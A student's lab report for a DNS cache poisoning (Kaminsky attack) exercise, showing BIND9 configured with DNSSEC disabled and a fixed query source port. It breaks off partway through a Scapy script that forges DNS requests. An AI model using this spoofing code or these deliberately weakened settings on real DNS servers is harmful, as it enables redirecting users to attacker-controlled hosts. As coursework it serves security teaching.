

CNS LAB

LAB - 5

Remote DNS cache Poisoning Attack Lab

NAME : SIRI S

SEMESTER : 5

SECTION :H

SRN : PES1UG19CS485

Lab Setup:

ATTACKER: 10. 0. 2. 4


DNS SERVER: 10. 0. 2. 5

USER/VICTIM: 10. 0. 2. 6

Task 1: Configure the Local DNS Server

Step 1: Configure the BIND9 Server.

Configure the BIND9 server: This is done by adding the option – “dump-file “/var/cache/bind/dump.db”. This basically tells us where the dump file should be stored.



```
SEEDUbuntu Clone [Running]
named.conf.options [Read-Only] (/etc/bind) - gedit
Save
options {
    directory "/var/cache/bind";

    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk. See http://www.kb.cert.org/vuls/id/800113

    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing
    // the all-0's placeholder.

    // forwarders {
    //     0.0.0.0;
    // };

    //

    // -----
    // If BIND logs error messages about the root key being expired,
    // you will need to update your keys. See https://www.isc.org/bind-keys
    //


    // dnssec-validation auto;
    dnssec-enable no;
    dump-file "/var/cache/bind/dump.db";
    auth-nxdomain no;      # conform to RFC1035

    query-source port      33333;
    listen-on-v6 { any; };

};
```

Step 2: Turn off DNSSEC

We set *dnssec enable* to no This switches off the protection against DNS spoofing:



```
SEEDUbuntu Clone [Running]
named.conf.options [Read-Only] (/etc/bind) - gedit
Save
options {
    directory "/var/cache/bind";

    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk. See http://www.kb.cert.org/vuls/id/800113

    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing
    // the all-0's placeholder.

    // forwarders {
    //     0.0.0.0;
    // };

    //

=====

    // If BIND logs error messages about the root key being expired,
    // you will need to update your keys. See https://www.isc.org/bind-keys
    //

=====


    // dnssec-validation auto;
    dnssec-enable no;
    dump-file "/var/cache/bind/dump.db";
    auth-nxdomain no;      # conform to RFC1035

    query-source port          33333;
    listen-on-v6 { any; };
};
```

Plain Text ▾ Tab Width: 8 ▾ Ln 1, Col 1 ▾ INS

Step 3: Fix the Source Ports

This is done by setting the source port of all DNS queries to 33333.



```
SEEDUbuntu Clone [Running]
named.conf.options [Read-Only] (/etc/bind) - gedit
Open Save
options {
    directory "/var/cache/bind";

    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk. See http://www.kb.cert.org/vuls/id/800113

    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing
    // the all-0's placeholder.

    // forwarders {
    //     0.0.0.0;
    // };

    //
=====
    // If BIND logs error messages about the root key being expired,
    // you will need to update your keys. See https://www.isc.org/bind-keys
    //
=====
    // dnssec-validation auto;
    dnssec-enable no;
    dump-file "/var/cache/bind/dump.db";
    auth-nxdomain no;      # conform to RFC1035


    query-source port          33333;
    listen-on-v6 { any; };

};
```

Plain Text Tab Width: 8 Ln 1, Col 1 INS

Step 4: Remove the example.com zone


In the previous lab, we configured the local DNS server Apollo to host the example.com domain. In this lab, this DNS server will not host that domain, so we remove it.



```
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
```



Step 5: Start DNS server

Every time we make a change in the DNS Sever, we need to restart the server in order for the changes to make a difference:



Task 2: Configure the Victim and Attacker Machine

First we open Edit connections and then enter the IP address of our DNS server in the DNS server field of IPv4 settings of both Victim and attacker machines:




Tasks 3.1: The Kaminsky attack

We configure the attacker machine, so it uses the targeted DNS server as its default DNS Server as its default DNS server. The attacker machine is on the same NAT network. This attack is performed by spoofing DNS Requests followed by DNS Replies.

Task 3.1.1: Spoofing DNS Request

We will spoof DNS Requests that trigger the target DNS server to send out DNS queries, so we can spoof DNS replies.

This code constructs a spoofed dns query and sends it:



```
#!/usr/bin/python
from scapy.all import *

Qdsec = DNSQR(qname='www.example.com')
dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0, arcount=0, qd=Qdsec)
ip = IP(dst='10.0.2.5', src='10.0.2.4')
udp = UDP(dport=53, sport=33333, chksum=0)
request = ip/udp/dns

